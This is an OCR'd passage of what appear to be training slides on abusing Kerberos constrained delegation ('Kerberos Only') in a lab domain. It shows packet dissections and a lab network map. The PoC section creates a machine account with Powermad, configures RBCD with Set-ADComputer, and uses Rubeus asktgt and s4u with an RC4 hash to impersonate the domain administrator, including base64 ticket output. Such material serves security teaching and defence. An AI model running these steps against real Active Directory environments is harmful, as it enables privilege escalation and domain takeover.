          krb5_blob: 60819806092a864886f71201020202006f8188308185a003…
            KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
            krb5_tok_id: KRB5_AP_REP (0x0002)
            Kerberos
              ap-rep
                pvno: 5
                msg-type: krb-ap-rep (15)
                enc-part
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  cipher: 85abb840eb9eee9ebeb4e143744ebd55619c230b0cb6da58…
                    encAPRepPart
                      ctime: 2021-04-12 14:21:02 (UTC)
                      cusec: 284
                      subkey
                      seq-number: 284817929
```




🔑 Secret Key

🤝 Session Key

TS Timestamp

Auth Authenticator



```
10.11.3.112     10.11.3.5       KRB5     349 AS-REQ
10.11.3.5       10.11.3.112     KRB5    1596 AS-REP
10.11.3.112     10.11.3.5       KRB5    1632 TGS-REQ
10.11.3.5       10.11.3.112     KRB5    1615 TGS-REP
10.11.3.112     10.11.3.12      HTTP    2547 GET / HTTP/1.1
10.11.3.12      10.11.3.5       KRB5    2761 TGS-REQ
10.11.3.5       10.11.3.12      KRB5    1853 TGS-REP
10.11.3.12      10.11.3.10      SMB2    2116 Session Setup Request
10.11.3.10      10.11.3.12      SMB2     314 Session Setup Response
10.11.3.12      10.11.3.112     HTTP    4457 HTTP/1.1 200 OK  (text/html)
```

10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01

Abusing Kerberos Only

- Kerberos Only requires an Additional Ticket as a requirement to invoke S4U2Proxy. This ticket must be Forwardable


- You cannot use S4U2self in this configuration as the resulting ticket will be non-Forwardable
  - The service is not TRUSTED_TO_AUTH_FOR_DELEGATION (refer to Protocol Transition)

- A common way to abuse "Kerberos Only" requires you to learn how RBCD works
  - Jump this section until you know how Protocol Transition and RBCD work!

PoC

- For this PoC we need an account with at least one SPN
  - Powermad can help


- Having compromised Web01, we can impersonate it through its credentials




```
PS C:\Tools> New-MachineAccount -MachineAccount attl4s
Enter a password for the new machine account: **********
[+] Machine account attl4s added
PS C:\Tools>
PS C:\Tools>
PS C:\Tools> .\Rubeus.exe asktgt /user:web01$ /rc4:987af3a017f733f09da64e322a0ffcdc /domain:capsule.corp /nowrap /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 987af3a017f733f09da64e322a0ffcdc
[*] Building AS-REQ (w/ preauth) for: 'capsule.corp\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

https://github.com/Kevin-Robertson/Powermad/blob/master/Powermad.ps1

By default, any service account has rights to configure RBCD for itself
We can configure Web01 to trust our “attl4s” machine



```
PS C:\Tools> Import-Module .\Microsoft.ActiveDirectory.Management.dll
PS C:\Tools>
PS C:\Tools>
PS C:\Tools> Set-ADComputer -Identity web01$ -PrincipalsAllowedToDelegateToAccount attl4s$ -Verbose
VERBOSE: Performing the operation "Set" on target "CN=WEB01,OU=Application,OU=Tier 1 Servers,DC=capsule,DC=corp".
PS C:\Tools>
PS C:\Tools>
```



```
PS C:\Tools> .\Rubeus.exe s4u /impersonateuser:administrator /user:attl4s$ /rc4:BD35111AB3B0D46129EFBDBAB06B49C4
/msdsspn:cifs/web01.capsule.corp /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Using rc4_hmac hash: BD35111AB3B0D46129EFBDBAB06B49C4
[*] Building AS-REQ (w/ preauth) for: 'capsule.corp\attl4s$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```


doIE0DCCBMygAwIBBaEDAgEWooID5jCCA+JhggPeMIID2qADAgEFoQ4bDENBUFNVTEUuQ09SUKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2F
wc3VsZS5jb3Jwo4IDnjCCA5qgAwIBEqEDAgECooIDjASCA4jEBt765R9uK41cJg0DXBQnBcsabhOoxZsrnF8sBXXKVKtinpLt744AGYl66wIsh/QQ
HXkVqCaYepmwClKQ12qW0kAA3gChWFDj2bX3xtJrlpa+DJzkfRSWDl8MjAVjm9Hm0h/nkvYhRa4HSS9+esez3GSjfETPhpzssuluCMWyfQuTQPfny
oJAcLYeg9Ykyx5u5srtCrHZgENyil5FCAOvZZ4dQsLBRG8zh5oFX8bxRuS1zq+7i2DoBFauNJsIN7TGAIpXglESlY0jhUIbaCT++BToCi8M0q2Kpz
OgCpjXaw2GS0E/iJOzJDOoKXtEIc41tHNEg7wIirMpZ8cCmxvmVDpz69oNsXScr5fELiYD8wB97ELVbSJEZnaenjRm+c7sp2IlAsZZYmN+eAu6nUP
0Tjg68CCOlkXHkWkawlpunv7qHcX6DZvhU4tJB2LtIopqB4oojDmCLN7ozCdHnBQpCv+9amt8VM7sx88vj5j3hTeBq9FcRHu2UF/TRMxqlUNBnXx4
Y0d03eRUu9L8Gutq0W/dI8b880Pc5VbVdZx1Iy9/cojwFxECy9mf8INf4Bi3OoHbJnh/0+ayWzqswBjnBCc3S3Op77w9MSSYJC5+gJ+mqCd1Xauso
ts5ZrOonGG/PJ31c5Zs7VLeT2izJF6uyoLM81LQUGQDrYIRBPQIlM5tLuR7Tq86tS0anEzFqsYkXxFXM4Sh03At+SowJV/dSAfoz1MHGsjwRdsX8e
9PoLMwbOpLd09+G1+i7IBbw20XYyyLaZdLmMovvmGMooqcDdgwX/gNsFgWF1irtMbiE4LR9HrLw3tsGt55bifY3H2DrDAsBBHbDhhtbVl6L25Hll4
P1wBTcmWb/nEJ1c6SMZV+uExSo8jEB2nsRld+fEzpQOg7ErjFOejVljL403esmc/loDOJWQS6ed8/MDkENe45IBF5SAYXj8xcgVGEXoJ+DV6zDq/g
Eup9dLBFeQebi2/WuSNENJ4lh3hOKAcaJgB7cCe6J2CREUyS6o2G9w3ICe1roDV6/4tgxKLIKlb6TvH7eme9sJcTr7Giu0xMrh/FaKP9Nxkjijuf9
zwpt4IPuPs3gCLtyfqfZgb0U84pztA6X5liB1F9UcSDXvCU6QUozaarDSJUZGgRmOiSRjzgwULkaNNlSXC/QOQDDp6g8QnWA9OoDmlPeXf3F0Qh0B
iWErH7qBp9o4HVMIHSoAMCAQCigcoEgcd9gcQwgcGggb4wgbswgbigGzAZoAMCARehEgQQu1f56KiC6eZjFbXPvefifqEOGwxDQVBTVUxFLkNPUlC
iFDASoAMCAQGhCzAJGwdhdHRsNHMkowcDBQBA4QAApREYDzIwMjEwNDIwMjEwODM0WqYRGA8yMDIxMDQyMTA3MDgzNFqnERgPMjAyMTA0MjcyMTA4
MzRaqA4bDENBUFNVTEUuQ09SUKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMY2Fwc3VsZS5jb3Jw

```
[*] Action: S4U

[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2self request for: 'attl4s$@CAPSULE.CORP'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'attl4s$@CAPSULE.CORP'
[*] base64(ticket.kirbi):
```


doIFPjCCBTqgAwIBBaEDAgEWooIEWzCCBFdhggRTMIIET6ADAgEFoQ4bDENBUFNVTEUuQ09SUKIUMBKgAwIBAaELMAkbB2F0dGw0cySjggQ
gMIIEHKADAgEXoQMCAQGiggQOBIIECs72s6+BU5BSl65T33CnID+5964VtLD6I4I0E2HAx8oaTb1LP6NTu+93168aGytEil2k5XDEwtzRoKr5TbxA
YfF8MU82JaBcwIitv0we2xWqDqBV9qrkp35CVvFjTBTv1hlrAEf7J5BLlwBPi5oQjBAkAJxLNCIdpChnI4HIZroSkKlmI0lV8evlMk+dDdTJbE1jq

We can use our attl4s machine to obtain a ST for Web01, impersonating Administrator (S4U2Self & S4U2Proxy)

The resulting ST is Forwardable, thus can be used as an Additional Ticket for S4U2Proxy



